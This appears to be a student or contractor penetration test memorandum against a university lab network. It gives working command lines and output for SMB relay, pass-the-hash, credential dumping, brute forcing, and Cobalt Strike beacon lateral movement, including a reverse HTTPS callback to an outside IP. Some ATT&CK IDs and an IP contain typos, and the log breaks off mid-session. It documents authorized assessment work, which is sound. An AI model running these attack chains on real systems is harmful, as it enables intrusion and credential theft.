
Memorandum

To: Boise State University
From: Cameron [REDACTED]
Date: September 15, 2024
Subject: Penetration Test Report

Overview

Boise State University (BSU) contracted Cameron [REDACTED] to complete a security assessment that involved performing various attacks against the “Virtual City” networks provided by the Boise State Institute for Pervasive Cybersecurity. The penetration test was conducted on September 5th, 2024, from 5 PM MST to 9 PM MST.

This memorandum provides an overview on the attacks performed by Cameron [REDACTED] against the target network.

Internal Penetration Test

Overall, there were approximately twenty-one (21) attacks performed against the target network during the duration of the test. Each attack has a short description of the method of attack as well as a timestamp and screenshot when the attack was conducted. Each attack performed is listed in Table 1 below with the attack name and associated MITRE ATT&CK ID.

Table 1: Penetration Test Attacks

Attack	ATT&CK ID
Network Enumeration - NMAP Port Scans	T1046
SMB Enumeration	T1021.002
Broadcast Message Spoofing	T1557.001
SMB Relay	T1557.001
Pass-the-Hash Attack	T1550.002
Local Security Authority – Credential Dumping	T1003.004
Brute Force Password Attack	T1110
Password Spraying Attack	T1059.01
Command and Control – Payload Execution	T1204.002
Command and Control – “getuid” Command	T1033
Lateral Movement – PSEXEC64	T1569
Screenshot Capture via C2	T1113
Mimikatz – Credential Dumping	T1003
Reflective Code Loading	T1620
Port scanning via C2 Agent	T1046
PowerShell via C2 Agent	T1059.001
Importing Malicious PowerShell Scripts	T1082
Anti-Malware Scanning Interface – Bypass Attempts	T1562.001
Host Enumeration via PowerShell	T1082

Local Privilege Escalation Enumeration via PowerShell	TA0004
IPv6 – Adversary-in-the-Middle Attack	T1557.003

NMAP Port Scans –T1046

Commands Executed: “nmap -sC -sV 192.168.57.0/24 -oA BoiseInternalPT” and “nmap -sC -sV -Pn 192.168.57.0/24 -oA InternalPT”

Date and Time: Scan 1 - 09/05/2024 – 5:10 PM. Scan 2 - 09/05/2024 – 5:19 PM MST

Target: 192.168.57.0/24 Subnet

Description:

Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote code exploitation vulnerabilities. Cameron targeted the 192.168.57.0/24 network and performed a port scan via the tool NMAP. NMAP attempted to both map out the ports and services available as well as any vulnerabilities that may be present on them.

Two NMAP scans were performed during testing, both of which can be seen below in Figures 1 and 2.

```
(simulation@kali)~[~/Documents/CameronHomer/nmap]
$ nmap -sC -sV 192.168.57.0/24 -oA BoiseInternalPT
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-05 17:09 MDT
Nmap scan report for 192.168.57.0
Host is up (0.00061s latency).
All 1000 scanned ports on 192.168.57.0 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.57.1
Host is up (0.00054s latency).
All 1000 scanned ports on 192.168.57.1 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.57.2
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.57.2 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.57.3
Host is up (0.00059s latency).
All 1000 scanned ports on 192.168.57.3 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.57.4
Host is up (0.00072s latency).
All 1000 scanned ports on 192.168.57.4 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)
```

Figure 1. NMAP Scan

```
(simulation@kali4Caldera)~[~/Cameron]
$ nmap -sC -sV -Pn 192.168.57.0/24 -oA internalPT
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-05 17:17 MDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
```

Figure 2. Second NMAP Scan

SMB Enumeration – T1021.002

Command Executed: “crackmapexec smb 192.168.57.0/24”

Date and Time: 09/05/2024 – 5:22 PM MST

Target: 192.168.57.0/24 Network

Description:

Cameron enumerated various Windows hosts' SMB signing status on the 192.168.57.0/24 network. When Windows hosts have SMB signing set to be disabled or not required, they are vulnerable to an SMB relay attack which if successful, can result in access to the vulnerable host or in the disclosure of the local user credentials stored on that host.

This enumeration was performed with the tool CrackMapExec as seen below in Figure 3.

```

[~] siemulation@kali4Caldera: ~/Cameron
$ crackmapexec smb 192.168.57.0/24
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:Win10Desk1) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10Desk4) (signing:False) (SMBv1:False)

```

Figure 3. SMB Signing Enumeration

Broadcast Message Spoofing – T1557.001

Commands Executed: “sudo responder -I eth0”

Date and Time: 09/05/2024 – 5:34 PM

Target: 192.168.57.0/24 Network

Description:

By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary-controlled system. This activity may be used to collect or relay authentication materials which could result in user credentials (Username and Password hashes) being compromised.

Cameron executed Responder, a broadcast message spoofing tool, targeting the 192.168.57.0/24 network. However, during this attack, there was no LLMNR/NBT-NS traffic found on the target network. To simulate this traffic, Cameron logged into the target host 192.168.57.4 and attempted to manually browse to a share on the Kali VM (192.168.57.13) where Responder was running. This allowed the attack to fully complete and capture a hash, simulating traffic that would be seen in a penetration test engagement. This can be seen below in Figure 4.

```

[*] Generic Options:
  Responder NIC           [eth0]
  Responder IP            [192.168.57.13]
  Responder IPv6          [fe80::1ff2:8a31:40a:38a]
  Challenge set           [random]
  Respond To              ['192.168.57.10', '192.168.57.5', '192.168.57.6', '192.168.57.4', '192.168.57.13']
  Don't Respond To        ['192.168.57.6-9']
  Don't Respond To Names  ['ISATAP']

[*] Current Session Variables:
  Responder Machine Name  [WIN-17VV1HVOTAS]
  Responder Domain Name   [VWE6.LOCAL]
  Responder DCE-RPC Port  [48925]

[*] Listening for events...

[SMB] NTLMv2-SSP Client : 192.168.57.4
[SMB] NTLMv2-SSP Username: WIN10DESK1\Win10Desk1GHOSTS
[SMB] NTLMv2-SSP Hash : Win10Desk1GHOSTS:WIN10DESK1:ed553084e62e9ade:
4500360001001E00570000
041004C000300100056005
2000001068C13BA6D1A8AF
E003100330000000000000000000000000
[*] Skipping previously captured hash for WIN10DESK1\Win10Desk1GHOSTS
[*] Skipping previously captured hash for WIN10DESK1\Win10Desk1GHOSTS
[*] Skipping previously captured hash for WIN10DESK1\Win10Desk1GHOSTS
[*] Skipping previously captured hash for WIN10DESK1\Win10Desk1GHOSTS
[*] Skipping previously captured hash for WIN10DESK1\Win10Desk1GHOSTS
[*] Exiting...

```

Figure 4. Broadcast Message Spoofing Attack

SMB Relay – T1557.001

Commands Executed: "impacket-ntlmrelayx -smb2support -tf ./smb_signing"

Date and Time: 09/05/2024 – 5:51 PM

Target: 192.168.57.4, 192.168.57.5, 192.168.57.6, 192.168.57.10

Description:

Cameron performed an SMB relay attack against the 192.168.57.0/24 network. This was performed by first running Responder, establishing a LLMNR/NBT-NS broadcast message spoofing attack. If any authentication attempts were captured via this attack, the attempt would then be transferred to the ntlmrelayx tool, which would relay the authentication attempt to other Windows hosts on the 192.168.57.0/24 network.

As there was no LLMNR/NBT-NS broadcast message traffic found on the target network, Cameron logged into the target 192.168.57.4 and attempted to manually browse to a share on the Kali VM (192.168.57.13) where Responder was running to simulate this attack. This proved to be successful, and a SMB relay attack was performed on all Windows hosts on the 192.168.57.0/24 network. One host, 192.168.57.6 was successfully exploited via this attack and the Security Account Manager (SAM) registry hive was dumped, resulting in the capture of all local user usernames and password hashes. This attack can be seen below in Figure 5.

```
(simulation@kali4Caldera) [~/Cameron]
$ impacket-ntlmrelayx -smb2support -tf ./smb_signing
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from WIN-BFF5M2CBG90/ADMINISTRATOR@192.168.57.5 controlled, attacking target smb://192.168.57.4
[-] Authenticating against smb://192.168.57.4 as WIN-BFF5M2CBG90/ADMINISTRATOR FAILED
[*] SMBD-Thread-6 (process_request_thread): Connection from WIN-BFF5M2CBG90/ADMINISTRATOR@192.168.57.5 controlled, attacking target smb://192.168.57.6
[*] Authenticating against smb://192.168.57.6 as WIN-BFF5M2CBG90/ADMINISTRATOR SUCCEEDED
[*] SMBD-Thread-6 (process_request_thread): Connection from WIN-BFF5M2CBG90/ADMINISTRATOR@192.168.57.5 controlled, attacking target smb://192.168.57.10
[*] Service RemoteRegistry is in stopped state
[-] Authenticating against smb://192.168.57.10 as WIN-BFF5M2CBG90/ADMINISTRATOR FAILED
[*] Starting service RemoteRegistry
[*] SMBD-Thread-8 (process_request_thread): Connection from WIN-BFF5M2CBG90/ADMINISTRATOR@192.168.57.5 controlled, attacking target smb://192.168.57.5
[-] Authenticating against smb://192.168.57.5 as WIN-BFF5M2CBG90/ADMINISTRATOR FAILED
[*] SMBD-Thread-9 (process_request_thread): Connection from WIN-BFF5M2CBG90/ADMINISTRATOR@192.168.57.5 controlled, attacking target smb://192.168.57.4
[-] Authenticating against smb://192.168.57.4 as WIN-BFF5M2CBG90/ADMINISTRATOR FAILED
[*] Target system bootKey: 0xd68b5390a5f71e0eddb18d64c063612d0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:
Guest:501:aa
DefaultAccount:503:
WDAGUtilityAccount:504:
[*] Done dumping SAM hashes for host: 192.168.57.6
[*] Stopping service RemoteRegistry
[*] SMBD-Thread-10 (process_request_thread): Connection from WIN-BFF5M2CBG90/ADMINISTRATOR@192.168.57.5 controlled, attacking target smb://192.168.57.10
[-] Authenticating against smb://192.168.57.10 as WIN-BFF5M2CBG90/ADMINISTRATOR FAILED
```

Figure 5. SMB Relay Attack

Pass-the-Hash Attack – T1550.002

Commands Executed: “crackmapexec smb 192.168.57.6 -u ‘Administrator’ -H ‘<REDACTED HASH>’ -local-auth” and “crackmapexec smb 192.168.57.0/24 -u ‘Administrator’ -H ‘<REDACTED HASH>’ -local-auth”

Date and Time: 09/05/2024 – 5:51 PM and 09/05/2024 – 6:08 PM MST

Target: 192.168.57.0/24

Description:

Adversaries may “pass the hash” using stolen password hashes to move laterally within an environment, bypassing normal system access controls. Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash.

Cameron utilized the NTLM hash for the “Administrator” local user on host 192.168.57.6 obtained from the SMB relay attack. This NTLM hash was then used in a PtH attack using the crackmapexec tool. First, only the host 192.168.57.6 was targeted. Afterwards, the credentials were used in an attempt to logon to each Widows host on the 192.168.57.0/24 network. This can be seen in Figures 6 and 7 below.

```
(simulation@kali4Caldera) ~/Cameron
$ crackmapexec smb 192.168.57.6 -u 'Administrator' -H '[REDACTED]' --local-auth
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [+] WIN-RDF6EUJFKS7\Administrator: [REDACTED] (Pwn3d!)
```

Figure 6. PtH Attack – One Target

```
(simulation@kali4Caldera) ~/Cameron
$ crackmapexec smb 192.168.57.0/24 -u 'Administrator' -H '[REDACTED]' --local-auth
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10DESK4) (signing:False) (SMBv1:False)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:WIN10DESK1) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10DESK4\Administrator: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [+] WIN-BFF5M2CBG90\Administrator: [REDACTED] (Pwn3d!)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [+] WIN-RDF6EUJFKS7\Administrator: [REDACTED] (Pwn3d!)
SMB 192.168.57.4 445 WIN10DESK1 [-] WIN10DESK1\Administrator: [REDACTED] STATUS_LOGON_FAILURE
```

Figure 7. PtH Attack – All Windows Hosts on 192.168.57.0/24

Local Security Authority – Credential Dumping – T1003.004

Commands Executed: “crackmapexec smb 192.168.57.6 -u ‘Administrator’ -H ‘<REDACTED HASH>’ --local-auth --lsa”

Date and Time: 09/05/2024 – 6:10 PM MST

Target: 192.168.57.6

Description:

Adversaries with SYSTEM or Administrative access to a host may attempt to access Local Security Authority (LSA) secrets, which can contain a variety of different credential materials, such as credentials for service accounts. LSA secrets are stored in the HKLM secrets security hive and can also be obtained from the LSASS process in memory.

Cameron utilized the tool Crackmapexec to dump the LSA registry hive in an attempt to gain additional credentials that may be stored there. This can be seen below in Figure 8.

```
(simulation@kali4Caldera) [~/Cameron]
$ crackmapexec smb 192.168.57.6 -u 'Administrator' -H [REDACTED] --local-auth --lsa
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] WIN-RDF6EUJFKS7\Administrator: [REDACTED] (Pwn3d!)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Dumping LSA secrets
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 dpapi_machinekey: [REDACTED]
dpapi_userkey:0115 [REDACTED]
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 NL$KM:c4fc5c82e [REDACTED]
65db527
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Dumped 2 LSA secrets to /home/simulation/.cme/logs/WIN-RDF6EUJFKS7_192.168.57.6_2024-09-05_180959.secrets and /home/simulation/.cme/logs/WIN-RDF6EUJFKS7_192.168.57.6_2024-09-05_180959.cached
```

Figure 8. LSA Dump

Brute Force Password Attack – T110

Commands Executed: “hydra -l linuxserver2 -P ./passwords.txt ssh://192.168.57.11”

Date and Time: 09/05/2024 – 6:23 PM MST

Target: 192.168.57.11

Description:

Adversaries may use brute force techniques to gain access to accounts when passwords are unknown. Cameron targeted a Linux server, 192.168.57.11, and attempted to brute force the user account “linuxserver2” using a list of commonly used passwords. The tool utilized in this attack was Hyrda, which attempts to log into the server over a specific protocol (SSH) using the username and passwords provided. This attack taking place can be seen below in Figure 9.

```
(simulation@kali4Caldera) [~/Cameron/tools]
$ hydra -l linuxserver2 -P ./passwords.txt ssh://192.168.57.11
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-05 18:22:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 0
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 87848 login tries (l:1/p:87848), ~5491 tries per task
[DATA] attacking ssh://192.168.57.11:22/
```

Figure 9. Brute Force Attack

Password Spraying Attack – T110

Commands Executed: "crackmapexec smb 192.168.57.0/24 -u ./usernames.txt -p '<REDACTED>'"

Date and Time: 09/05/2024 – 6:30 PM MST

Target: 192.168.57.0/24

Description:

A password spraying attack is a variation of a brute force attack where instead of trying multiple passwords for a single user, a single password is tried against multiple users. This method is often used to evade traditional account lockout policies.

Cameron performed a password spraying attack against all Windows hosts on the 192.168.57.0/24 network using the tool Crackmapexec. This can be seen below in Figure 10.

```
(simulation@kali4Caldera) ~/Cameron/spray
$ crackmapexec smb 192.168.57.0/24 -u ./usernames.txt -p [REDACTED]
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [*] Windows 10.0 Build 17763 x64 (name:WIN-BFF5M2CBG90) (domain:WIN-BFF5M2CBG90) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK1) (domain:Win10Desk1) (signing:False) (SMBv1:False)
SMB 192.168.57.10 445 WIN10DESK4 [*] Windows 10.0 Build 19041 x64 (name:WIN10DESK4) (domain:WIN10Desk4) (signing:False) (SMBv1:False)
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [*] Windows 10.0 Build 17763 x64 (name:WIN-RDF6EUJFKS7) (domain:WIN-RDF6EUJFKS7) (signing:False) (SMBv1:False)
SMB 192.168.57.4 445 WIN10DESK1 [-] Win10Desk1\admin: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.4 445 WIN10DESK1 [-] Win10Desk1\administrator: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.4 445 WIN10DESK1 [-] Win10Desk1\root: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.4 445 WIN10DESK1 [-] Win10Desk1\admin1: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.4 445 WIN10DESK1 [-] Win10Desk1\admin2: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10Desk4\admin: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10Desk4\administrator: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10Desk4\root: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10Desk4\admin1: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.10 445 WIN10DESK4 [-] WIN10Desk4\admin2: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [-] WIN-RDF6EUJFKS7\admin: [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.6 445 WIN-RDF6EUJFKS7 [+ ] WIN-RDF6EUJFKS7\administrator: [REDACTED] (Pwn3d!)
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [-] WIN-BFF5M2CBG90\admin:password [REDACTED] STATUS_LOGON_FAILURE
SMB 192.168.57.5 445 WIN-BFF5M2CBG90 [+ ] WIN-BFF5M2CBG90\administrator: [REDACTED] (Pwn3d!)
```

Figure 10. Password Spraying Attack

Command and Control – Payload Execution – T1204.002

Commands Executed: Created C2 Payload, placed on target host and ran payload (exe file)

Date and Time: 09/05/2024 – 7:13 PM MST

Target: 192.168.57.5

Description:

Cameron used Cobalt Strike, a command-and-control framework (C2), to generate a malicious executable with no obfuscation. When executed, the malicious binary would reach back out to the C2 server, via the protocol HTTPs. The execution of this payload would provide the attacker access to the compromised host, essentially acting as a malicious trojan horse.

After placing the payload on the host, Cameron was able to execute the payload and have a successful connection between the C2 server and the target host, 192.168.57.5. The initial connection in the Cobalt Strike console can be seen below in Figure 11.




Figure 11. Malicious Payload Execution

Command and Control – “getuid” Command – T1033

Commands Executed: “getuid”

Date and Time: 09/05/2024 – 7:19 PM MST

Target: 192.168.57.5

Description:

In order to simulate an attacker utilizing Cobalt Strike, Cameron issued the “getuid” command on via the Cobalt Strike agent known as a “Beacon”. This command returns the user ID the beacon is running under. This command is a common enumeration method used by threat actors can be seen below in Figure 12.




Figure 12. getuid Command

Lateral Movement – PSEXEC64 – T1569


Commands Executed: “jump psexec64 193.168.57.6 HTTPS”

Date and Time: 09/05/2024 – 7:19 PM MST

Target: 192.168.57.6

Description:

PSEXec is a Microsoft tool that can be used to execute a program on another computer. It is used by IT administrators and is often used by attackers to perform lateral movement within a network. Cameron used the Cobalt Strike “jump” command to perform lateral movement from the host 192.168.57.5 to host 192.168.57.6. This attack utilized PSEXec to create and start a new service 192.168.57.6. Malicious code was then injected into this new service which allowed for a new beacon agent to be established on the host 192.168.57.6 allowing access to a new host. This can be seen below in Figure 13.



external	internal	listener	user	computer	note	process	pid	arch	last	sleep
24 119 86 10	192.168.57.5	HTTPS	Administrator *	WIN-BFF5M2CBG90		beacon_x64.exe	5620	x64	38s	35 seconds (30% jitter)
24 119 86 10	192.168.57.6	HTTPS	SYSTEM *	WIN-RDF6EUJFKS7		rundll32.exe	4636	x64	15s	35 seconds (30% jitter)

```
type jump by itself to see a list of available remote exploits.
beacon> jump

Beacon Remote Exploits

Exploit      Arch  Description
-----
psexec       x86   Use a service to run a Service EXE artifact
psexec64     x64   Use a service to run a Service EXE artifact
psexec_psh   x86   Use a service to run a PowerShell one-liner
winrm        x86   Run a PowerShell script via WinRM
winrm64      x64   Run a PowerShell script via WinRM

[09/05 19:23:33] beacon> jump psexec64 192.168.57.6 https
[09/05 19:23:33] [-] jump error: Listener 'https' does not exist
[09/05 19:23:45] beacon> jump psexec64 192.168.57.6 HTTPS
[09/05 19:23:45] [*] Tasked beacon to run windows/beacon_https/reverse_https (18.219.251.27:443) on 192.168.57.6 via Service Control Manager
(\\192.168.57.6\\ADMIN$\\991cb4e.exe)
[09/05 19:24:00] [+] host called home, sent: 366358 bytes
[09/05 19:24:22] [+] received output:
Started service 991cb4e on 192.168.57.6

[WIN-BFF5M2CBG90] - x64 | Administrator * | 5620 - x64
last:38s
beacon>
```

Figure 13. Lateral Movement via PSEXec

Screenshot Capture via C2 – T1113

Commands Executed: “screenshot”

Date and Time: 09/05/2024 – 7:27 PM MST and 7:32 PM MST

Target: 192.168.57.5, 192.168.57.6

Description:

Attackers will often attempt to take screenshots of recordings of compromised hosts’ desktop. This can allow for reconnaissance of sensitive information. Cameron used the built-in functionality of Cobalt Strike’s “screenshot” command to take screenshots of the desktops of both 192.168.57.5 and 192.168.57.6. This can be seen below in Figure 14.

```
[09/05 19:27:02] beacon> screenshot
[09/05 19:27:02] [*] Tasked beacon to take screenshot
[09/05 19:27:26] [+] host called home, sent: 199992 bytes
[09/05 19:27:28] [+] job registered with id 1
[09/05 19:32:18] [*] [job 1] received screenshot of Select Administrator: Command Prompt from Administrator (58kb)
[09/05 19:32:19] [+] job 1 completed
[WIN-BFF5M2CBG90] - x64 | Administrator * | 5620 - x64
```

Figure 14. Screenshot Recon

```
[09/05 19:31:29] beacon> screenshot
